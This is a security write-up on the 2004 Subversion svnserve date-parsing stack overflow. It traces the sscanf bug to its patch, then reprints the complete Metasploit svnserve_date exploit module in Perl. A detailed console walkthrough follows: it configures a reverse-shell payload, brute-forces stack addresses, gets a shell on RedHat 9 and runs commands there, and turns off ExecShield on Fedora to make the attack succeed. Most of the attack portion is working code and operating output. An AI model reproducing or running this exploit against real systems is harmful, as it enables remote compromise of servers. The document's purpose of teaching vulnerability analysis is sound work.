If you can look at this and the problem jumps out at you, skip down to the exploit section. If not, keep reading!

The vulnerability we're dealing with is one of the classic software bugs, known as a stack overflow. I guess we need a little background here. Assuming you've got the very basics down already (CPU, RAM, etc.), the stack is a data structure used to store transitory information, such as local variables and function calls. The C programming language does not provide any inherent bounds checks on data being pushed onto the stack. Therefore, if a programmer is careless and does not

provide checks within the code, more data than anticipated may be pushed onto ("overflow") the stack.[11]

An important register on the stack is the stack pointer, which is the address of the next operation to take place. It is sometimes possible, by using an overflow, to overwrite the stack pointer with another memory address. Code sitting at that memory address will be executed. In a nutshell, that is how an attacker executes code of their choice on a target. The sections below provide details for an overflow in Subversion.

On May 19, 2004 Stefan Esser sent email to a number of information security mailing lists disclosing a vulnerability in the Subversion version control system[12]. Version 1.0.3, which patched the bug, was released the same day. All versions prior to 1.0.3 were vulnerable.

Esser did not include exploit code in his advisory, but he indicated that exploiting unprotected systems "is trivial even for beginners". Two exploits were released publicly within three weeks, including one for the Metasploit Framework.

Because of the number of vulnerabilities and exploits released, it can be difficult to keep them all straight. Some groups maintain tracking systems to help in this area, including the common vulnerabilities and exposures (CVE) at MITRE, the BUGTRAQ vulnerabilities archive, and the open source vulnerability database (OSVDB). This vulnerability was assigned these identifiers:

CVE candidate number	CAN-2004-0397[13]
Bugtraq ID	10386[14]
OSVDB ID	6301[15]

Reports indicate that this vulnerability impacts all operating systems on which Subversion could be installed, and can be exploited using crafted queries via either svnserve or Apache. The public exploits both work against svnserve, which will be shown later.

There are a couple of ways to find vulnerabilities in software. Fault injection is the process of repeatedly sending unusual data to an application, hoping that it will fall over as a result. That might happen because of sending too much data, or data in an unusual format to the process. Fault injection can be aided by running the process in a disassembler or debugger, which can highlight the exact location and reason for the fault.

The second approach involves analyzing code. This might be analyzing source code for errors the programmer(s) made. It could be disassembling a binary file – this is especially powerful when disassembling a binary security patch, which often only contains the code related to the bug. Some vulnerability researchers report they are able to develop exploits faster diff'ing binary patches than they are even if they have access to the source.

In this case, this bug was found by reviewing the source. Subversion is written in C, which requires careful attention to avoid this kind of bug. There are a number of unsafe functions in C which do no bounds checking on input. One of the unsafe functions, sscanf, is at the heart of this vulnerability. The first step in finding the bug would have been as easy as:

```
[ben@rh9 subversion]$ grep -r sscanf *
libsvn_subr/time.c:  if (sscanf(data,
```

This search identifies one instance where sscanf function is called in the source for subversion. Looking at the code, we find that the function is in code used to parse date input, which is used, for example, to check out a version from a specific date. The affected code is actually in a section used to process dates in an older format.

svnserve/serve.c:

```
449: static svn_error_t *get_dated_rev(svn_ra_svn_conn_t *conn, /
           apr_pool_t *pool,
450:                                  apr_array_header_t *params, void *baton)
451: {
452:   server_baton_t *b = baton;
453:   svn_revnum_t rev;
454:   apr_time_t tm;
455:   const char *timestr;
456:
457:   SVN_ERR(svn_ra_svn_parse_tuple(params, pool, "c", &timestr));
458:   SVN_ERR(trivial_auth_request(conn, pool, b));
459:   SVN_CMD_ERR(svn_time_from_cstring(&tm, timestr, pool));
460:   SVN_CMD_ERR(svn_repos_dated_revision(&rev, b->repos, tm, pool));
461:   SVN_ERR(svn_ra_svn_write_cmd_response(conn, pool, "r", rev));
462:   return SVN_NO_ERROR;
463: }
```

libsvn_subr/time.c:

```
187:  fail:
188:   /* Try the compatibility option.  This does not need to be fast,
189:      as this format is no longer generated and the client will convert
190:      an old-format entries file the first time it reads it.  */
191:   if (sscanf(data,
192:              old_timestamp_format,
193:              wday,
194:              &exploded_time.tm_mday,
195:              month,
196:              &exploded_time.tm_year,
197:              &exploded_time.tm_hour,
198:              &exploded_time.tm_min,
199:              &exploded_time.tm_sec,
200:              &exploded_time.tm_usec,
201:              &exploded_time.tm_yday,
202:              &exploded_time.tm_isdst,
203:              &exploded_time.tm_gmtoff) == 11)
```

old_timestamp_format is declared as a static variable, but there is no limit on the amount of data that is stored in the day field:

```
56: static const char * const old_timestamp_format =
57: "%s %d %s %d %02d:%02d:%02d.%06d (day %03d, dst %d, gmt_off %06d)";
```

This was verified by comparing the time.c files from 1.0.2 and 1.0.3, which shows the changes made to fix the bug:

```
[ben@rh9 tmp]$ diff 102_time.c 103_time.c
57c57
< 57: "%s %d %s %d %02d:%02d:%02d.%06d (day %03d, dst %d, gmt_off %06d)";
---
> 57: "%3s %d %3s %d %02d:%02d:%02d.%06d (day %03d, dst %d, gmt_off %06d)";
```

In the above, the “3” added in the “%s” control character limits the amount of data stored to three characters. This is, literally, a textbook C security issue. The section “Major Gotchas” in *Building Secure Software* includes details of shortcomings of a number of built-in functions, as well as recommendations on how to correct them.[16]

There were no changes between serve.c in 1.0.2 and 1.0.3, as verified by the following:

```
[ben@rh9 tmp]$ diff 102_serve.c 103_serve.c
```

The Exploits

On June 6, 2004, the Metasploit project released an exploit module for their framework called svnserve_date[17], which exploits this bug. Within a week, a more typical stand-alone exploit, subexp.c by Gyan Chawdhary, was posted to the packetstorm[18] and k-otik[19] Web sites.

Exploit Description: svnserve_date

The Metasploit Framework (MSF) is a collection of mostly perl code that provides a modular, open-source environment for exploit development and use. It runs on basically any UNIX-like system, as well as Windows via cygwin[20], a Linux-like environment for Windows.

Within the framework, key functions are all modular, simplifying modification or additions. In addition, logging and error reporting functions are much better than in many other exploits, if they even exist. The power of this modularity will be evident below.

There are three user interfaces available:

- A scriptable command-line interface (CLI). I could see using this for more automated work.
- A Web interface which works by running a small Web server on the local machine. It seems functional, but most useful for people lost without a mouse.
- The console, which is interactive at the command line. Based on my experimentation, this seemed to fit my style the best. A great thing about this is that it works well anywhere you have a shell – say an owned box you can access via SSH.

The svnserve_date exploit is designed to be used as part of the Metasploit Framework (MSF). It consists of about 160 lines of well-commented perl.

Looking at the exploit

```
1:
2: ##
3: # This file is part of the Metasploit Framework and may be redistributed
```

```
4: # according to the licenses defined in the Authors field below. In the
5: # case of an unknown or missing license, this file defaults to the same
6: # license as the core Framework (dual GPLv2 and Artistic). The latest
7: # version of the Framework can always be obtained from metasploit.com.
8: ##
9:
10: package Msf::Exploit::svnserve_date;
11: use strict;
12: use base 'Msf::Exploit';
13: use Pex::Utils;
14:
15: my $advanced = {
16:   'StackTop'     => ['', 'Start address for stack ret bruteforcing,
empty for defaults from target'],
17:   'StackBottom'  => ['', 'End address for stack ret bruteforcing, empty
for defaults from target'],
18:   'StackStep'    => [0, 'Step size for ret bruteforcing, 0 for auto
calculation.'],
19:   'BruteWait'    => [.4, 'Length in seconds to wait between brute force
attempts'],
20:   # This was like 62 on my machine and 88 on HD's
21:   'RetLength'    => [100, 'Length of rets after payload'],
22:   'IgnoreErrors' => [0, 'Keep going even after critical errors.'],
23: };
24:
25: my $info = {
26:   'Name'    => 'Subversion Date Svnserve',
27:   'Version'  => '$Revision: 1.17 $',
28:   'Authors' => [ 'spoonm <ninjatools [at] hush.com>', ],
29:   'Arch'    => [ 'x86' ],
30:   'OS'      => [ 'linux', 'bsd' ],
31:   'Priv'    => 1,
32:   'UserOpts'  =>
33:     {
34:       'RHOST' => [1, 'ADDR', 'The target address'],
35:       'RPORT' => [1, 'PORT', 'The svnserve port', 3690],
36:       'URL'   => [1, 'DATA', 'SVN URL (ie svn://host/repos)',
'svn://host/svn/repos'],
37:     },
38:   'Payload' =>
39:     {
40:       'Space'    => 500,
41:       'BadChars'  => "\x00\x09\x0a\x0b\x0c\x0d\x20",
42:       'MinNops'   => 16, # This keeps brute forcing sane
43:     },
44:   'Nop' =>
45:     {
46:       'BadRegs' => ['esp'],
47:     },
48:   'Description'  => qq{
49:       This is an exploit for the Subversion date parsing overflow.  This
50:       exploit is for the svnserve daemon (svn:// protocol) and will not
work
51:       for Subversion over webdav (http[s]://).  This exploit should
never
52:       crash the daemon, and should be safe to do multi-hits.
53:       **WARNING** This exploit seems to (not very often, I've only seen
```

```
54:       it during testing) corrupt the subversion database, so be careful!
55:     },
56:   'Refs'  =>
57:     [
58:       'http://lists.netsys.com/pipermail/full-disclosure/2004-
May/021737.html',
59:       'http://osvdb.org/displayvuln.php?osvdb_id=6301',
60:     ],
61:   'DefaultTarget' => -1,
62:   'Targets' =>
63:     [
64:       ['Linux Bruteforce', '0xbffffe13', '0xbfff0000'],
65:       ['FreeBSD Bruteforce', '0xbfbffe13', '0xbfbf0000'],
66:     ],
67: };
68:
69: sub new {
70:   my $class = shift;
71:   my $self = $class->SUPER::new({'Info' => $info, 'Advanced' =>
$advanced}, @_);
72:
73:   return($self);
74: }
75:
76: sub Exploit {
77:   my $self = shift;
78:
79:   my $targetHost  = $self->GetVar('RHOST');
80:   my $targetPort  = $self->GetVar('RPORT');
81:   my $targetIndex = $self->GetVar('TARGET');
82:   my $encodedPayload = $self->GetVar('EncodedPayload');
83:   my $shellcode   = $encodedPayload->Payload;
84:   my $target = $self->Targets->[$targetIndex];
85:
86:
87:   my $retLength   = $self->GetLocal('RetLength');
88:   my $bruteWait   = $self->GetLocal('BruteWait');
89:   my $stackTop    = $self->GetLocal('StackTop');
90:   my $stackBottom = $self->GetLocal('StackBottom');
91:   my $stackStep   = $self->GetLocal('StackStep');
92:   my $url         = $self->GetVar('URL');
93:   my $srcPort     = $self->GetVar('CPORT');
94:
95:   $stackTop    = $target->[1] if(!length($stackTop));
96:   $stackBottom = $target->[2] if(!length($stackBottom));
97:   $stackTop    = hex($stackTop);
98:   $stackBottom = hex($stackBottom);
99:
100:   $stackStep = $encodedPayload->NopsLength if($stackStep == 0);
101:   $stackStep -= $stackStep % 4; # ya ya, whatever
102:
103:   for(my $ret = $stackTop; $ret >= $stackBottom; $ret -= $stackStep) {
104:     my $sock = Msf::Socket->new();
105:     if(!$sock->Tcp($targetHost, $targetPort, $srcPort) || $sock-
>IsError) {
106:       $sock->PrintError;
107:       return;
```

```
108:     }
109:
110:     while(Pex::Utils::BadCharCheck($self->PayloadBadChars, pack('V',
$ret))) {
111:       $ret -= 4;
112:     }
113:
114:     $self->PrintLine(sprintf("Trying %#08x", $ret));
115:     my $evil = (pack('V', $ret) x int($retLength / 4)) . $shellcode;
116: #    my $evil = 'A' x 300;
117:
118:
119:     my @data =  (
120:       '( 2 ( edit-pipeline ) ' . lengther($url) . ' ) ',
121:       '( ANONYMOUS ( 0: ) ) ',
122:       '( get-dated-rev ( ' .
123:     #  lengther('Tue' . 'A' x $ARGV[0] . ' 3 Oct 2000 01:01:01.001 (day
277, dst 1, gmt_off -18000)') . ' ) ) '.
124:       lengther($evil . ' 3 Oct 2000 01:01:01.001 (day 277, dst 1,
gmt_off)') . ' ) ) ',
125:       '',
126:     );
127:
128:     my $i = 0;
129:     foreach my $data (@data) {
130:       my $dump = $sock->Recv(-1);
131:       $self->PrintDebugLine(3, "dump\n$dump");
132:       if(!$sock->Send($data) && $i < 3) {
133:         $self->PrintLine('Error in send.');
134:         $sock->PrintError;
135:         $self->PrintLine('This is bad.');
136:         $self->PrintLine("$dump\n");
137:         return if(!$self->GetLocal('IgnoreErrors'));
138:       }
139:       if($i == 3 && length($dump)) {
140:         $self->PrintLine("Received data when we should't have,
bailing.");
141:         $self->PrintLine($dump);
142:         return if(!$self->GetLocal('IgnoreErrors'));
143:       }
144:       $i++;
145:     }
146:
147:     select(undef, undef, undef, $bruteWait); # ghetto sleep
148:     $self->Handler($sock->GetSocket);
149:     $sock->Close;
150:     select(undef, undef, undef, 1) if($srcPort); # ghetto sleep, wait
for CPORT
151:   }
152:   return;
153: }
154:
155: sub lengther {
156:   my $data = shift;
157:   return(length($data) . ':' . $data);
158: }
159:
```

```
160: 1;
161:
```

Some notes on the code:

- notice extensive use of variables, for everything from IP addresses (line 79) to stack addresses (lines 89-90); this makes the exploit configurable, and reduces work that must be repeated as we will see in the other exploit below
- notice multiple targets, in this case Linux and FreeBSD; something that's cool here, once a target is chosen, payloads for other targets will not be listed as available
- bad characters that must not be passed in the payload are defined (line 41)
- the payload ($shellcode) is modular, and can changed as easily as any other variable
- lines 122-124 assemble the packet where the exploit happens: they make a get-dated-rev request, then stuff $evil (which includes the overflow and shellcode) into the unbound date field

Using the exploit against RedHat 9

Configuration

Start by launching the MSF console (my comments are in-line in sans serif font):

```
[ben@fc2 framework-2.1]$ ./msfconsole

                  __.                              .__.          .__. __.
  ______   _____/  |_______     _______________  |  |    ____  |__|/  |_
 /     \_/ __ \   __\__  \   /  ___/\____ \|  |  /  _ \|  \   __\
|  Y Y  \  ___/|  |  / __ \_\___ \ |  |_> >  |_(  <_> )  ||  |
|__|_|  /\___  >__| (____  /____  >|   __/|____/\____/|__||__|
      \/     \/  v2.1    \/     \/ |__|

+ -- --=[ msfconsole v2.1 [22 exploits - 27 payloads]

msf > ?
```

The '?' shows help on any screen.

```
Metasploit Framework Main Console Help
======================================
```

```
        ?            Show the main console help
        cd           Change working directory
        exit         Exit the console
        help         Show the main console help
        info         Display detailed exploit or payload information
        quit         Exit the console
        reload       Reload exploits and payloads
        save         Save configuration to disk
        setg         Set a global environment variable
        show         Show available exploits and payloads
        unsetg       Remove a global environment variable
        use          Select an exploit by name
        version      Show console version
```

```
msf > show exploits

Metasploit Framework Loaded Exploits
====================================

  apache_chunked_win32       Apache Win32 Chunked Encoding
  blackice_pam_icq           Blackice/RealSecure/Other ISS ICQ Parser Buffer
Overflow
  distcc_exec                DistCC Daemon Command Execution
  exchange2000_xexch50       Exchange 2000 MS03-46 Heap Overflow
  frontpage_fp30reg_chunked  Frontpage fp30reg.dll Chunked Encoding
  ia_webmail                 IA WebMail 3.x Buffer Overflow
  iis50_nsiislog_post        IIS 5.0 nsiislog.dll POST Overflow
  iis50_printer_overflow     IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll         IIS 5.0 WebDAV ntdll.dll Overflow
  imail_ldap                 IMail LDAP Service Buffer Overflow
  msrpc_dcom_ms03_026        Microsoft RPC DCOM MSO3-026
  mssql2000_resolution       MSSQL 2000 Resolution Overflow
  poptop_negative_read       Poptop Negative Read Overflow
  realserver_describe_linux  RealServer Describe Buffer Overflow
  samba_nttrans              Samba Fragment Reassembly Overflow
  samba_trans2open           Samba trans2open Overflow
  sambar6_search_results     Sambar 6 Search Results Buffer Overflow
  servu_mdtm_overflow        Serv-U FTPD MDTM Overflow
  solaris_sadmind_exec       Solaris sadmind Command Execution
  svnserve_date              Subversion Date Svnserve
  warftpd_165_pass           War-FTPD 1.65 PASS Overflow
  windows_ssl_pct            Windows SSL PCT Overflow
```

This lists exploits available.

```
msf > info exploit svnserve_date

      Name: Subversion Date Svnserve
   Version: $Revision: 1.17 $
 Target OS: linux, bsd
Privileged: Yes

Provided By:
    spoonm <ninjatools [at] hush.com>

Available Targets:
```

```
    Linux Bruteforce
    FreeBSD Bruteforce

Available Options:

    Exploit:    Name      Default                Description
    --------    ------    -------------------    -------------------------
    required    URL       svn://host/svn/repos   SVN URL (ie
svn://host/repos)
    required    RHOST                            The target address
    required    RPORT     3690                   The svnserve port

Payload Information:
    Space: 500
    Avoid: 7 characters

Description:
    This is an exploit for the Subversion date parsing overflow.
    This exploit is for the svnserve daemon (svn:// protocol)
    and will not work for Subversion over webdav (http[s]://).
    This exploit should never crash the daemon, and should be
    safe to do multi-hits. **WARNING** This exploit seems to
    (not very often, I've only seen it during testing) corrupt
    the subversion database, so be careful!

References:
    http://lists.netsys.com/pipermail/full-disclosure/2004-May/021737.html
    http://osvdb.org/displayvuln.php?osvdb_id=6301
```

Provides detailed information about the svnserve_date exploit.

```
msf > use svnserve_date
```

Selects the svnserve_date exploit for use.

```
msf svnserve_date > show PAYLOADS

Metasploit Framework Usable Payloads
====================================

  bsdx86bind          Listen for connection and spawn a shell
  bsdx86bind_ie       Listen for connection and spawn a shell
  bsdx86findsock      Spawn a shell on the established connection
  bsdx86reverse       Connect back to attacker and spawn a shell
  bsdx86reverse_ie    Connect back to attacker and spawn a shell
  linx86bind          Listen for connection and spawn a shell
  linx86bind_ie       Listen for connection and spawn a shell
  linx86findsock      Spawn a shell on the established connection
  linx86reverse       Connect back to attacker and spawn a shell
  linx86reverse_ie    Connect back to attacker and spawn a shell
  linx86reverse_imp   Connect back to attacker and download impurity module
  linx86reverse_xor   Connect back to attacker and spawn an encrypted shell
```

Lists the payloads available.

```
msf svnserve_date > info payload linx86reverse
```

```
       Name: linx86reverse
    Version: $Revision: 1.14 $
     OS/CPU: linux/x86
Needs Admin: No
 Multistage: No
 Total Size: 105

Provided By:
    H D Moore <hdm [at] metasploit.com> [Artistic License]

Available Options:
    required:             LHOST          Local address to receive connection
    required:             LPORT          Local port to receive connection

Description:
    Connect back to attacker and spawn a shell
```

Provides information about the linx86reverse reverse shell payload.

```
msf svnserve_date > set PAYLOAD linx86reverse
PAYLOAD -> linx86reverse
```

Selects the linx86reverse payload.

```
msf svnserve_date(linx86reverse) > show TARGETS

Supported Exploit Targets
=========================

   0  Linux Bruteforce
   1  FreeBSD Bruteforce
```

Shows targets available for this exploit.

```
msf svnserve_date(linx86reverse) > set TARGET 0
TARGET -> 0
```

Sets the target to Linux.

```
msf svnserve_date(linx86reverse) > show options

Exploit and Payload Options
===========================

  Exploit:    Name      Default                 Description
  --------    ------    --------------------    -------------------------
  required    URL       svn://host/svn/repos    SVN URL
  required    RHOST                             The target address
  required    RPORT     3690                    The svnserve port

  Payload:    Name      Default    Description
  --------    ------    -------    -----------------------------------
  required    LHOST                Local address to receive connection
  required    LPORT     4321       Local port to receive connection
```

Lists options for this exploit and payload.

```
msf svnserve_date(linx86reverse) > set URL svn://192.168.1.99/tmp/svn
URL -> svn://192.168.1.99/tmp/svn

msf svnserve_date(linx86reverse) > set RHOST 192.168.1.99
RHOST -> 192.168.1.99

msf svnserve_date(linx86reverse) > set LHOST 192.168.1.63
LHOST -> 192.168.1.63

msf svnserve_date(linx86reverse) > set DebugLevel 2
DebugLevel -> 2
```

Set options.

```
msf svnserve_date(linx86reverse) > show OPTIONS

Exploit and Payload Options
===========================

  Exploit:    Name      Default                      Description
  --------    ------    --------------------------   ---------------------
  required    URL       svn://192.168.1.99/tmp/svn   SVN URL
  required    RHOST     192.168.1.99                 The target address
  required    RPORT     3690                         The svnserve port

  Payload:    Name      Default        Description
  --------    ------    -----------    ----------------------------------
  required    LHOST     192.168.1.63   Local address to receive connection
  required    LPORT     4321           Local port to receive connection
```

Show options as configured.

Exploit

```
msf svnserve_date(linx86reverse) > exploit
```

Launch the exploit.

```
Trying encoder Msf::Encoder::PexFnstenvMov
Trying Msf::Nop::Pex
[*] Starting Reverse Handler.
Trying 0xbffffe13
Trying 0xbffffca3
Trying 0xbffffb33
Trying 0xbffff9c3
Trying 0xbffff853
Trying 0xbffff6e3
Trying 0xbffff573
Trying 0xbffff403
Trying 0xbffff293
Trying 0xbffff123
```

```
Trying 0xbfffefb3
Trying 0xbfffee43
Trying 0xbfffecd3
Trying 0xbfffeb63
Trying 0xbfffe9f3
Trying 0xbfffe883
Trying 0xbfffe713
[*] Got connection from 192.168.1.99:33670
```

Successful exploit.

pwd
/

ls
bin
boot
data
dev
etc
home
initrd
lib
lost+found
misc
mnt
opt
proc
root
sbin
tftpboot
tmp
usr
var

uname -a
Linux rh9.localdomain 2.4.20-8 #1 Thu Mar 13 17:18:24 EST 2003 i686 athlon
i386 GNU/Linux

w
```
 13:32:36  up  1:07,  4 users,  load average: 0.55, 0.41, 0.33
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
ben   :0       -                12:25pm   ?     0.00s  0.29s  /
usr/bin/gnome-ben    pts/0    :0.0             12:44pm 14:50   0.13s  3.41s
/usr/bin/gnome-ben    pts/1    :0.0             12:45pm  2:44   0.15s  0.15s
bash
ben    pts/2    :0.0              1:24pm  2:15   0.07s  0.07s  bash
```

id
uid=500(ben) gid=500(ben) groups=500(ben)

Commands executed on target system.

Network Capture

```
[root@rh9 cap]# tcpdump -nXr /tmp/cap6
reading from file /tmp/cap6, link-type EN10MB (Ethernet)
...
16:31:29.327877 IP 192.168.1.63.32798 > 192.168.1.99.3690: P 76:753(677) ack
188 win 5840 <nop,nop,timestamp 1831704 400523>
        0x0000:  4500 02d9 d014 4000 4006 e417 c0a8 013f  E.....@.@......?
        0x0010:  c0a8 0163 801e 0e6a e65d 3d5d 721b b4f1  ...c...j.]=]r...
        0x0020:  8018 16d0 275d 0000 0101 080a 001b f318  ....']..........
        0x0030:  0006 1c8b 2820 6765 742d 6461 7465 642d  ....(.get-dated-
        0x0040:  7265 7620 2820 3635 303a b3ef ffbf b3ef  rev.(.650:......
        0x0050:  ffbf b3ef ffbf b3ef ffbf b3ef ffbf b3ef  ................
        0x0060:  ffbf b3ef ffbf b3ef ffbf b3ef ffbf b3ef  ................
        0x0070:  ffbf b3ef ffbf b3ef ffbf b3ef ffbf b3ef  ................
        0x0080:  ffbf b3ef ffbf b3ef ffbf b3ef ffbf b3ef  ................
        0x0090:  ffbf b3ef ffbf b3ef ffbf b3ef ffbf b3ef  ................
        0x00a0:  ffbf b3ef ffbf b3ef ffbf b3ef ffbf 9090  ................
        0x00b0:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x00c0:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x00d0:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x00e0:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x00f0:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x0100:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x0110:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x0120:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x0130:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x0140:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x0150:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x0160:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x0170:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x0180:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x0190:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x01a0:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x01b0:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x01c0:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x01d0:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x01e0:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x01f0:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x0200:  9090 9090 9090 9090 9090 9090 9090 9090  ................
        0x0210:  9090 9090 9090 9090 9090 9090 9090 90d9  ................
        0x0220:  eed9 7424 f45b 31c9 b11b 8173 17aa c8be  ..t$.[1....s....
        0x0230:  7c83 ebfc e2f4 232d 8fbc 9b13 fd2c c0c9  |.....#-.....,..
        0x0240:  d47e 2329 0e1a 6748 d6bc 02c9 8114 a8c8  .~#)..gH........
        0x0250:  ae9d 2329 d46c fb98 379d faf9 7ecc cc7b  ..#).l..7...~..{
        0x0260:  bdb1 2a4d 7e04 9983 37a5 9b08 e5cc 9505  ..*M~...7.......
        0x0270:  3e35 d331 8fbc 9b13 8fb5 9b1a 0ed8 6748  >5.1..........gH
        0x0280:  8fbc fa41 5c14 85e7 cd14 c2e7 dc15 c441  ...A\..........A
        0x0290:  5d2c f945 b258 1ac3 73fc 9b08 feb1 2ac8  ],.E.X..s.....*.
        0x02a0:  be7c 2033 204f 6374 2032 3030 3020 3031  .|.3.Oct.2000.01
        0x02b0:  3a30 313a 3031 2e30 3031 2028 6461 7920  :01:01.001.(day.
        0x02c0:  3237 372c 2064 7374 2031 2c20 676d 745f  277,.dst.1,.gmt_
        0x02d0:  6f66 6629 2029 2029 20                   off).).).
```

We have picked up the capture on the packet that actually performs the exploit. You can see it requests a dated revision, and the length field tells us that the request is 650 characters long. What follows is the buffer overflow and the NOP sled (the “90” in the hex decode), and then the shellcode. Immediately following this packet, the target machine connected back to the attacking machine on TCP port 4321.

Using the exploit against Fedora Core 2

Next, I switched systems, and ran the exploit from the RH9 box against the FC2 system. With many recent Linux distributions, features have been included that implement buffer overflow protection. With the Fedora releases, RedHat introduced their stack protection, called ExecShield. I figured this would give me a chance to gauge it's effectiveness against this attack.

You can check the operation of ExecShield by running the following, where a “1” indicates it is running, and a “0” means it is disabled:

```
[root@fc2 kernel]# pwd
/proc/sys/kernel
[root@fc2 kernel]# cat exec-shield
1
[root@fc2 kernel]# cat exec-shield-randomize
1
```

Configuration

I'll save some space here by not showing the details of the configuration. They're the same as above, just with the IP addresses switched:

```
msf svnserve_date(linx86reverse) > show OPTIONS

Exploit and Payload Options
===========================

  Exploit:    Name      Default                        Description
  --------    ------    -------------------------      --------------------
  required    URL       svn://192.168.1.63/tmp/svn     SVN URL
  required    RHOST     192.168.1.63                   The target address
  required    RPORT     3690                           The svnserve port

  Payload:    Name      Default         Description
```

```
--------    ------    ------------    ----------------------------------
required    LHOST     192.168.1.99    Local address to receive connection
required    LPORT     4321            Local port to receive connection
```

Exploit

```
msf svnserve_date(linx86reverse) > exploit
[*] Starting Reverse Handler.
Trying 0xbfffe13
Trying 0xbffffca3
Trying 0xbffffb33
Trying 0xbffff9c3
...
Trying 0xbfff7863
Trying 0xbfff76f3
Trying 0xbfff7583
Error in send.
Error: Socket dry read.
This is bad.
( failure ( ( 160029 104:Berkeley DB error while opening 'transactions'
table for filesystem /data/svn/db:
Cannot allocate memory 34:subversion/libsvn_fs/bdb/bdb-err.c 61 ) ) )

[*] Exiting Reverse Handler.
```

Interesting, the exploit failed. Further attempts to connect to the svnserve process also failed – the database was corrupt. Okay, this must be what the authors warned about in the comments in the exploit description. So I restored the database to try again. I made no other changes to the system, but I did want to verify that the memory address being targeted was valid for this sytstem. Subversion was still running, so I attached a debugger and checked.

```
[root@fc2 root]# ps -eaf |grep svn
UID        PID  PPID  C STIME TTY          TIME CMD
root      4271     1  0 02:01 ?        00:00:00 svnserve -d

[root@fc2 root]# gdb attach 4271
GNU gdb Red Hat Linux (6.0post-0.20040223.19rh)
Copyright 2004 Free Software Foundation, Inc.

Attaching to process 4271

(gdb) info registers
eax            0xfffffe00       -512
ecx            0xfeef8450       -17857456
edx            0xcbb990 13351312
ebx            0x5      5
esp            0xfeef8448       0xfeef8448
```

```
ebp             0xfeef8478       0xfeef8478
esi             0x8a2a8f0        144877808
edi             0x0      0
eip             0xf52402 0xf52402
eflags          0x200246 2097734
cs              0x73     115
ss              0x7b     123
ds              0x7b     123
es              0x7b     123
fs              0x0      0
gs              0x33     51
```

Line 64 of the exploit source defines the default stack address range for Linux:

```
64:       ['Linux Bruteforce', '0xbffffe13', '0xbfff0000']
```

Ah. This system was using a totally different address range. I changed the stack top and bottom addresses in the advanced options, leaving the rest of the configuration the same (Metasploit will send a NOP pad, so it is not necessary to enter the exact return address):

```
msf svnserve_date(linx86reverse) > show ADVANCED

Exploit and Payload Options
===========================

  Exploit (Msf::Exploit::svnserve_date):
  --------------------------------------
  Name:     IgnoreErrors
  Default:  0

  Keep going even after critical errors.


  Name:     RetLength
  Default:  100

  Length of rets after payload


  Name:     StackTop
  Default:

  Start address for stack ret bruteforcing, empty for defaults
  from target


  Name:     BruteWait
  Default:  0.4

  Length in seconds to wait between brute force attempts
```

```
  Name:     StackBottom
  Default:

  End address for stack ret bruteforcing, empty for defaults
  from target


  Name:     StackStep
  Default:  0

  Step size for ret bruteforcing, 0 for auto calculation.

  Payload (Msf::Payload::linx86_reverse):
  ---------------------------------------
```

```
msf svnserve_date(linx86reverse) > set StackTop 0xfeefa000
StackTop -> 0xfeefa000
msf svnserve_date(linx86reverse) > set StackBottom 0xfeef7000
StackBottom -> 0xfeef7000
```

Exploit

```
msf svnserve_date(linx86reverse) > exploit
[*] Starting Reverse Handler.
Trying 0xfeef9ffc
Trying 0xfeef9e8c
Trying 0xfeef9d1c
Trying 0xfeef9bac
Trying 0xfeef9a3c
Trying 0xfeef98cc
Trying 0xfeef975c
Trying 0xfeef95ec
Trying 0xfeef947c
Trying 0xfeef9308
Trying 0xfeef9198
Trying 0xfeef9028
Trying 0xfeef8eb8
Trying 0xfeef8d48
Trying 0xfeef8bd8
Trying 0xfeef8a68
Trying 0xfeef88f8
Trying 0xfeef8788
Trying 0xfeef8618
Trying 0xfeef84a8
Trying 0xfeef8338
Trying 0xfeef81c8
Trying 0xfeef8058
...
Trying 0xfeef7088
[*] Exiting Reverse Handler.
```

This time the database was not corrupt, and the memory address was right, but the exploit did not work. I'm betting that's because of the stack protection, so it is time to try with that disabled.

Configuration

Restore the database again, then disable ExecShield by doing:

```
[root@fc2 kernel]# echo 0 > exec-shield
[root@fc2 kernel]# echo 0 > exec-shield-randomize
```

Restart the svnserve process, find the memory address again, and set the stack options again in MSF:

```
(gdb) info registers
eax            0xfffffe00       -512
ecx            0xfefff740       -16779456
edx            0xcbb990 13351312
ebx            0x5      5
esp            0xfefff738       0xfefff738
ebp            0xfefff768       0xfefff768
esi            0x80578f0        134576368
edi            0x0      0
eip            0x55000402       0x55000402
eflags         0x200246 2097734
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51

msf svnserve_date(linx86reverse) > set StackTop 0xffffffff
StackTop -> 0xffffffff
msf svnserve_date(linx86reverse) > set StackBottom 0xfeffaaaa
StackBottom -> 0xfeffaaaa
```

Exploit

```
msf svnserve_date(linx86reverse) > exploit
[*] Starting Reverse Handler.
Trying 0xffffffff
Trying 0xfefffe8f
Trying 0xfefffd1f
Trying 0xfefffbaf
Trying 0xfefffa3f
```

```
Trying 0xfefff8cf
Trying 0xfefff75f
[*] Got connection from 192.168.1.63:33178
```

